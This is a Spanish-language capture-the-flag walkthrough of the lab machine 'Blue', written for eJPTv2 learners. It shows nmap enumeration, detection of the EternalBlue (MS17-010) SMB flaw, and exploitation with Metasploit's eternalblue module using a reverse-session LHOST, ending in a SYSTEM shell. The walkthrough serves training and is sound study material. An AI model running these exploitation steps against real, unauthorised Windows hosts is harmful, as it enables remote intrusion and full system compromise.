

Blue (eJPTv2)



Descripción

Esta máquina es otra máquina ideal para personas que están cursando la certificación **eJPTv2** o para personas que están iniciando en el hacking

Esta máquina cubre una enumeración y explotación bastante fácil, cubre una vulnerabilidad muy conocida de windows y que no es muy complicada de explotar


Herramientas empleadas en esta máquina

- NMAP y NMAP scripts
 - METASPLOIT
-

Enumeración

Hacemos un escaneo para ver los puertos abiertos que tiene la máquina víctima

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.40 -oN blue
```



PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	msrpc	Microsoft Windows RPC
49157/tcp	open	msrpc	Microsoft Windows RPC

Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

En este fragmento del escaneo podemos ver información bastante relevante, como el sistema operativo de la víctima (**Windows**), la versión exacta (**7 profesional**)

También podemos ver el nombre del host **HARIS-PC**


También una puerto clave para vulnerar esta máquina es el puerto 445, tenemos smb

Al tener smb activo y tener un sistema operativo **Windows 7** podemos buscar la vulnerabilidad **EternalBlue**

Detección de Eternalblue

Vamos a usar el siguiente script de NMAP para detectar esta vulnerabilidad

```
sudo nmap -p 445 --script=smb-vuln-ms17-010 10.10.10.40
```



```
Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

Y efectivamente la versión es vulnerable a **EternalBlue**

Explotación

En **Metasploit** tenemos un módulo para explotar **Eternalblue**

```
# EN METASPLOIT
search eternalblue
```

```
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows
Kernel Pool Corruption
```

Ahora configuramos el módulo y lanzamos el exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.10.10.40  
RHOST => 10.10.10.40  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.16.21  
LHOST => 10.10.16.21  
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

Al lanzar el exploit tendremos una sesión con privilegios

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

Ahora nos quedará buscar la rootflag y la userflag